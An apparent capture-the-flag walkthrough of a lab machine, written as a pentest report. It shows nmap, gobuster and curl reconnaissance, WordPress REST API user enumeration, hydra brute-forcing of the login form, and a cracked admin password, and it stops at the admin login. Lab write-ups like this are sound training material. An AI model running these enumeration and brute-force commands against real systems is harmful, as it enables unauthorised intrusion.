Pre-engagement scope
- Black-box assessment: external, web app, and internal
- Two flags:
user.txtandroot.txt - Any tools or techniques permitted
- Locate and note all vulnerabilities found
- Modify
/etc/hoststo reflectinternal.thm - Only the assigned IP in scope
Evidence Log
| Step | Finding | Impact |
|---|---|---|
| 01 | Hostname required | Virtual host routing |
| 02 | Open services: SSH, HTTP | Attack surface |
| 03 | WordPress deployment at /blog/ | Web attack surface |
| 04 | WordPress admin credentials brute-forced | Authenticated CMS access |
| 05 | Theme Editor RCE via 404.php | Initial access as www-data |
| 06 | Plaintext credentials in /opt/wp-save.txt | Lateral movement |
| 07 | Internal Jenkins service on Docker network | Privilege escalation path |
| 08 | Jenkins admin credentials brute-forced | Jenkins RCE |
| 09 | Plaintext root credentials in Jenkins container | Full system compromise |
Pre-engagement setup
Target IP set as an environment variable:
export IP=TARGET_IP/etc/hosts entry:
echo "$IP internal.thm" | sudo tee -a /etc/hostsAddress resolution verified:
ping -c 1 internal.thm
Cleared to proceed.
Reconnaissance
nmap -sS -Pn -sC -sV -p- -T4 -oA internal_initial $IP
| Finding | Evidence | Impact |
|---|---|---|
| SSH exposed | 22/tcp OpenSSH 7.6p1 | Remote login surface |
| HTTP exposed | 80/tcp Apache 2.4.29 | Web attack surface |
| Default Apache page | http-title: Apache2 Ubuntu Default Page | Web root may be hiding app paths |
Web response confirmed via hostname:

Header check:
whatweb http://internal.thm
curl -I http://internal.thm

Next step: directory enumeration.
Directory enumeration
gobuster dir -u http://internal.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,html -o internal_gobuster.txtWhile gobuster runs, quick checks for common files:
curl -i http://internal.thm/robots.txt
curl -i http://internal.thm/sitemap.xml
Both 404.
gobuster partial results:

/blog and /wordpress are high-probability targets.
Headers pulled on each:
curl -I http://internal.thm/blog/
curl -I http://internal.thm/wordpress/
Next step: WordPress fingerprinting on /blog/.
WordPress enumeration
nmap -sV --script http-wordpress-enum $IP
More targeted:
nmap -Pn -p80 --script http-wordpress-enum,http-wordpress-users,http-wordpress-brute \
  --script-args http-wordpress-enum.root=/blog/,http-wordpress-users.root=/blog/ \
  internal.thm
Current findings:
- WordPress path:
/blog/ - Plugin:
akismet - Themes:
twentyseventeen,twentynineteen,twentytwenty
WordPress login page confirmed:
curl -I http://internal.thm/blog/wp-login.phpREST API user enumeration:
curl -s http://internal.thm/blog/index.php/wp-json/wp/v2/users/ | jq
Username admin confirmed via REST API. wpscan terminated (hung). Switching to hydra.
WordPress brute force
Initial attempt using Invalid username as the failure string produced false positives because admin was a valid username. Failure condition corrected to match WordPress invalid-password response:
hydra -l admin -P /usr/share/wordlists/rockyou.txt internal.thm http-post-form "/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=Invalid username"
Corrected failure string:
hydra -l admin -P /usr/share/wordlists/rockyou.txt internal.thm http-post-form "/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:F=The password you entered"
Credentials: admin:my2boys
Initial access via WordPress Theme Editor
Logged in to WordPress admin at http://internal.thm/blog/wp-login.php.
